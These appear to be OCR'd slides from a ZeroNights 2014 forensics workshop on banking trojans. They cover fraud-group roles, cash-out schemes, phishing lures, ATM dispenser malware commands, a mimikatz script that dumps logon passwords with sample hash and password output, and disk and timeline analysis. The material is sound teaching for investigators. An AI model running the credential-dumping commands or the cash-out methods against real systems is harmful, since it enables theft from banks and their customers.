CONFERENCE

ZERONIGHTS 2014

NOVEMBER 13-14

COMPUTER FORENSIC INVESTIGATION OF {mobile} BANKING TROJAN

Ivanov Boris

#whoami

Ivanov Boris:

Senior Computer Forensics Specialist
LLC «Group-IB»

Graduate student
05.13.19 - Defense methods and systems of information, information security
Kuban State Technological University

#Goals of this workshop

- WTF Computer Forensics
- Real case of APT
- The skill of using common tools to find malware

Основные принципы мошенничества в системах ДБО

#Структура преступной группы

→ **Структура типичной мошеннической группы на примере группы Carberp, ликвидированной в марте 2012 года.**

Gizmo
Лидер группы, создатель бот-сети

G

П — **Программист**
Автор вредоносной программы Carberp

Т — **Траффер**
Взламывал популярные сайты и незаметно перенаправлял их посетителей на вредоносные ресурсы.
Среди взломанных: www.rzd.ru, www.ikea.ru, www.kp.ru, www.mk.ru, www.klerk.ru, www.glavbukh.ru и д.р.

РЗ — **Руководитель заливщиков**
Координировал заливщиков, выдавал им реквизиты для перевода похищенных средств

З — **Заливщики**
Получив чужие логины/пароли, выводили деньги со счетов

РО — **Руководитель обнала**
Обеспечивал группу пластиковыми картами, банковскими счетами для перевода денежных средств.

Д — **Дропы**
Люди, которые снимали деньги через банкомата или в банке

ПК — **Поставщики пластиковых карт и счетов в банках**
Занимаются продажей пластиковых карт и банковских счетов, оформленных на подставных лиц

#Структура преступной группы

Этапа работы мошенников

- Покупка малвари
- Крипт исполняемых файлов
- Аренда дедиков для управления бот сетью
- Покупка трафа в определенных регионах РФ
- Отправка платежных поручений
- Обнал

Gartner. Competitive Landscape: Threat Intelligence Services, Worldwide, 2015
Having its base in Eastern Europe offers Group-IB the advantage of getting visibility on many threats originating from this region, and its local presence offers the ability to better infiltrate the many threat actors based in this region. Involved in the most high-profile investigations allows Group-IB to get more information about cybercriminals, their relationships and other intelligence.

www.gartner.com/doc/2874119/competitive-landscape-threat-intelligence-services

#Финансовые операции

- Вывод на юридическое лицо
  - Регистрация юридического лица
  - ...
  - Оформление счета в банке
  - Перевод денег на счет компании
  - Перевод на карту/карты для обналичивания

- Вывод на физическое лицо
  - Оформление банковской карты
  - Поиск человека (дропа)
  - Перевод денег на карту
  - Обналичивание с карты


Новые схемы мошенничества

#Немножко криптографии

Once decoded, the key translates to the following number:

3129884719662540063950693863716193016278901146429595260054414582933584953352883491780008897176578475717549134732000586030257 4 523

This is definitely not a 1024 bits key! The number has 128 **digits**, which could indicate a (big) mistake from the malware author, who wanted to generate a 128 **bytes** key.




#Новые способы анонимизации

Tor анонимен?

Результаты опроса: Анонимен?


Да 100%!	1	3.13%
Нет 100%!	14	43.75%
Если будешь сливать 100500 миллионов тебя найдут даже если будешь сидеть с холодильника!	17	53.13%

Голосовавшие: **32**. Вы еще не голосовали в этом опросе



#Больше анонимизации

«PGP по-прежнему не@ебически стойка, и справится с её правильно реализованным шифрованием невозможно даже ценой объединенных усилий спецслужб»



#Социальная инженерия

CPL Dropper – реквизиты.doc.cpl

Александр, Добрый день!
Высылаю Вам наши реквизиты для заключения договора, и документы на проверку
Сумма депозита 32 000 000 руб 00 коп, сроком на один год, % в конце срока
С Уважением, Сергей Симонов
тел. +7(962) 7135296
Email:x60x@nxt.ru


mimi.exe

- mimi.cmd
- \x86\mimikatz.exe
- \x64\mimikatz.exe


```
If "%ProgramW6432%" Neq "" (x64\mimikatz.exe
"privilege::debug" "sekurlsa::logonpasswords full" exit >6.txt)
else (x86\mimikatz.exe "privilege::debug"
"sekurlsa::logonpasswords full" exit >6.txt)
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session           : Interactive from 2
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
...
```

#Мобильная платформа




Наличие бот-сети в 100 000 мобильных устройств позволит хакеру похитить $16 000 000 в короткие сроки *



*report2014.group-ib.ru

#Мобильная платформа. CnC



Диспенсер. [PinPad.EXE] – ulssm.exe

Исследуемый файл представляет собой программу, позволяющую при помощи XFS-API взаимодействовать с PINPAD и диспенсером в ATM и позволить злоумышленнику дать команду на опустошение кассет с наличностью.

Команды:

111111 – Сделать видимым главное окно программы

333333 – Самоудаление исследуемой программы и созданного ей ключа реестра

555555 – Отображение текстовой надписи «TIME WAS EXTENED. +++»

DISABLING LOCAL AREA NETWORK...
PLEASE WAIT

CASH OPERATION PERMITTED.
TO START DISPENSE OPERATION -
ENTER CASSETTE NUMBER AND PRESS ENTER

CASH OPERATION IN PROGRESS...PLEASE WAIT...


CASH OPERATION PERMITTED
INVALID CASSETTE NUMBER. TRY AGAIN.
TO START DISPENSE OPERATION –
ENTER CASSETTE NUMBER AND PRESS ENTER.

CASH OPERATION FINISHED.
TAKE THE MONEY NOW!

...wait 3 seconds

CASH OPERATION PERMITTED.
TO START DISPENSE OPERATION –
ENTER CASSETTE NUMBER AND PRESS ENTER

#POS-терминалы



Dump Memory Grabber [vSkimmer]

#Materials

Folder Share: \forensics\materials\

Part 1 «Infection banking trojan»:
VMware Player ver. > 6.0.3
Sans Workstation ver. 3.0
Free Space > 20 Gb

Part 2 «Investigation malware for «Android OS»:
VMware Player ver. > 6.0.3
Santoku Community Edition ver. 0.5
Free Space > 4 Gb

INVESTIGATION OF INFECTION BANKING TROJAN


#Legend

Infection vector: Malware dropper (exploit CVE-2012-0158)


1. Social Engineering (trusted source/phone call)
2. Send email:

> Добрый день, прошу ознакомиться с договором. Спасибо
> --
> Best regards,
> [redacted]

3. Open attachment
4. Run «договор.doc»
5. Privilege escalation, backconnect to CnC Server, download payload, etc…



#Пояснительная записка



#Первоначальный осмотр

```
00000000   33 C0 8E D0  BC 00 7C 8E  C0 8E D8 BE  00 7C BF 00  06 B9 00 02  FC F3 A4 50  3.....|......|.........P
00000018   68 1C 06 CB  FB B9 04 00  BD BE 07 80  7E 00 00 7C  0B 0F 85 0E  01 83 C5 10  h...........~..|........
00000030   E2 F1 CD 18  88 56 00 55  C6 46 11 05  C6 46 10 00  B4 41 BB AA  55 CD 13 5D  .....V.U.F...F...A..U..]
00000048   72 0F 81 FB  55 AA 75 09  F7 C1 01 00  74 03 FE 46  10 66 60 80  7E 10 00 74  r...U.u.....t..F.f`.~..t
00000060   26 66 68 00  00 00 00 66  FF 76 08 68  00 00 68 00  7C 68 01 00  68 10 00 B4  &fh....f.v.h..h.|h..h...
00000078   42 8A 56 00  8B F4 CD 13  9F 83 C4 10  9E EB 14 B8  01 02 BB 00  7C 8A 56 00  B.V.............|.V.
00000090   8A 76 01 8A  4E 02 8A 6E  03 CD 13 66  61 73 1C FE  4E 11 75 0C  80 7E 00 80  .v..N..n...fas..N.u..~..
000000A8   0F 84 8A 00  B2 80 EB 84  55 32 E4 8A  56 00 CD 13  5D EB 9E 81  3E FE 7D 55  ........U2..V...]...>.}U
000000C0   AA 75 6E FF  76 00 E8 8D  00 75 17 FA  B0 D1 E6 64  E8 83 00 B0  DF E6 60 E8  .un.v....u.....d......`.
000000D8   7C 00 B0 FF  E6 64 E8 75  00 FB B8 00  BB CD 1A 66  23 C0 75 3B  66 81 FB 54  |....d.u.......f#.u;f..T
000000F0   43 50 41 75  32 81 F9 02  01 72 2C 66  68 07 BB 00  00 66 68 00  02 00 00 66  CPAu2....r,fh....fh....f
```

```
00000000   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
00000014   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
00000028   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
0000003C   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
00000050   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
00000064   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
00000078   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
0000008C   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
000000A0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
000000B4   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
000000C8   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
000000DC   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
000000F0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ....................
```

Before

446 bytes – Bootstrap
64 bytes - Partition table
2 bytes – Signature
446 + 64 + 2 = 512

#Сбор информации

```
root@siftworkstation: /mnt/hgfs/ZN
064FFF80   74 09 B4 0E  BB 07 00 CD  10 EB F2 C3  0D 0A 41 20  t.............A
064FFF90   64 69 73 6B  20 72 65 61  64 20 65 72  72 6F 72 20  disk read error
064FFFA0   6F 63 63 75  72 72 65 64  00 0D 0A 42  4F 4F 54 4D  occurred...BOOTM
064FFFB0   47 52 20 69  73 20 6D 69  73 73 69 6E  67 00 0D 0A  GR is missing...
064FFFC0   42 4F 4F 54  4D 47 52 20  69 73 20 63  6F 6D 70 72  BOOTMGR is compr
064FFFD0   65 73 73 65  64 00 0D 0A  50 72 65 73  73 20 43 74  essed...Press Ct
064FFFE0   72 6C 2B 41  6C 74 2B 44  65 6C 20 74  6F 20 72 65  rl+Alt+Del to re
064FFFF0   73 74 61 72  74 0D 0A 00  8C A9 BE D6  00 00 55 AA  start.........U.
06500000   EB 52 90 4E  54 46 53 20  20 20 20 00  02 08 00 00  .R.NTFS    .....
06500010   00 00 00 00  00 F8 00 00  3F 00 FF 00  00 28 03 00  ........?....(..
06500020   00 00 00 00  80 00 80 00  FF CF 3C 01  00 00 00 00  ..........<.....
06500030   00 00 0C 00  00 00 00 00  02 00 00 00  00 00 00 00  ................
06500040   F6 00 00 00  01 00 00 00  58 7C BC 6C  09 B9 86 7A  ........X|.l...z
06500050   00 00 00 00  FA 33 C0 8E  D0 BC 00 7C  FB 68 C0 07  .....3.....|.h..
06500060   1F 1E 68 66  00 CB 88 16  0E 00 66 81  3E 03 00 4E  ..hf......f.>..N
06500070   54 46 53 75  15 B4 41 BB  AA 55 CD 13  72 0C 81 FB  TFSu..A..U..r...
06500080   55 AA 75 06  F7 C1 01 00  75 03 E9 DD  00 1E 83 EC  U.u.....u.......
06500090   18 68 1A 00  B4 48 8A 16  0E 00 8B F4  16 1F CD 13  .h...H..........
065000A0   9F 83 C4 18  9E 58 1F 72  E1 3B 06 0B  00 75 DB A3  .....X.r.;...u..
065000B0   0F 00 C1 2E  0F 00 04 1E  5A 33 DB B9  00 20 2B C8  ........Z3... +.
065000C0   66 FF 06 11  00 03 16 0F  00 8E C2 FF  06 16 00 E8  f...............
065000D0   4B 00 2B C8  77 EF B8 00  BB CD 1A 66  23 C0 75 2D  K.+.w......f#.u-
065000E0   66 81 FB 54  43 50 41 75  24 81 F9 02  01 72 1E 16  f..TCPAu$....r..
---   image.raw.001       --0x65000EC/0x280000000-------------------------------
```


```
58 7C BC 6C  09 B9 86 7A
```

NTFS Volume Serial Number.

58 7C BC 6C 09 B9 86 7A

6CBC-7C58

%SYSTEMDRIVE**%**



#Timeline


Repair %SYSTEMDRIVE% + TimeLine

root@siftworkstation:/mnt/hgfs/ZN# log2timeline.py -z Europe/Moscow --vss -o 206848 /tmp/out.dmp image.raw.001
[INFO] (MainProcess) Starting to collect pre-processing information.
[INFO] (MainProcess) Filename: image.raw.001
[INFO] (MainProcess) [PreProcess] Set attribute: sysregistry to //Windows/System32/config
[INFO] (MainProcess) [PreProcess] Set attribute: windir to //Windows
[INFO] (MainProcess) [PreProcess] Set attribute: systemroot to //Windows/System32
[INFO] (MainProcess) [PreProcess] Set attribute: osversion to Windows 7 Ultimate
[INFO] (MainProcess) [PreProcess] Set attribute: users to [{'path': u'%systemroot%\\system32\\config\\systemprofile', 'name': u'systemprofile', 'sid': u'S-1-5-18'}, {'path': u'C:\\Windows\\ServiceProfiles\\LocalService', 'name': u'LocalService', 'sid': u'S-1-5-19'}, {'path': u'C:\\Windows\\ServiceProfiles\\NetworkService', 'name': u'NetworkService', 'sid': u'S-1-5-20'}, {'path': u'C:\\Users\\Buh', 'name': **u'Buh',** 'sid'**: u'S-1-5-21-1763802780-1856636607-2041353846-1001'**}]

root@siftworkstation:/mnt/hgfs/ZN# psort.py -w out.csv /tmp/out.dmp "date > '2014-11-01'"
[INFO]
********** Counter **********
[INFO] Stored Events : 589599
[INFO] Filter By Date : 388829
[INFO] Events Included : 200770
[INFO] Duplicate Removals : 70564

#Timeline. Collection Information

2014-11-11T17:41:23.644137+00:00 – F1E64096.doc:vss_store_0
2014-11-11T17:41:25.148820+00:00 – /USERS/BUH/APPDATA/LOCAL/NTXOBJ.EXE
2014-11-11T17:41:25.708204+00:00 – /Windows/System32/com/svchost.exe
2014-11-11T17:43:54.666821+00:00 – /ProgramData/Mozilla/AFpDX1MObVpfDwUMBQ.bin
2014-11-11T17:43:58.278689+00:00 – \ControlSet001\services\FDResPubSys - C:\Windows\system32\com\svchost.exe
2014-11-11T14:54:36.135177+00:00 – netsh + u'http://+:80
… go to hell
2014-11-11T17:53:32.350000+00:00 – mimi.exe
2014-11-11T17:53:41.404527+00:00 – /Intell/mimi/6.txt
2014-11-11T17:54:52.053700+00:00 – /Intell/mimi/mimi32/mimikatz.log
…
2014-11-11T20:00:06.057633+00:00 – \CLSID\{%GUID%}\InProcServer32 - C:\Users\Buh\AppData\Local\DAOimdx7tab.dmo
2014-11-11T20:30:08.342691+00:00 – /Windows/Prefetch/RUNDLL32.EXE-46F5E288.pf
2014-11-11T20:30:08.764554+00:00 – /Users/Buh/AppData/Local/Temp/DMI72CF.tmp
…
2014-11-11T21:10:52.354147+00:00 – /Users/Buh/AppData/Local/Temp/MBR_Eraser.exe



#Volatility. PSlist

2014-11-11T17:41:23.644137+00:00 - F1E64096.doc:vss_store_0
2014-11-11T17:41:25.148820+00:00 - /USERS/BUH/APPDATA/LOCAL/NTXOBJ.EXE
2014-11-11T17:41:25.708204+00:00 - /Windows/System32/com/svchost.exe

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

```
 0x856cb780:ntxobj.exe                          1712   3680      0 ------ 2014-11-11 17:41:25 UTC+0000
. 0x86d6cb40:svchost.exe                        3896   1712     10    114 2014-11-11 17:43:48 UTC+0000
.. 0x86649410:svchost.exe                       3668   3896      4     27 2014-11-11 17:43:52 UTC+0000
 0x86ddeb30:rundll32.exe                        3452   2364     18    267 2014-11-11 21:10:41 UTC+0000
```

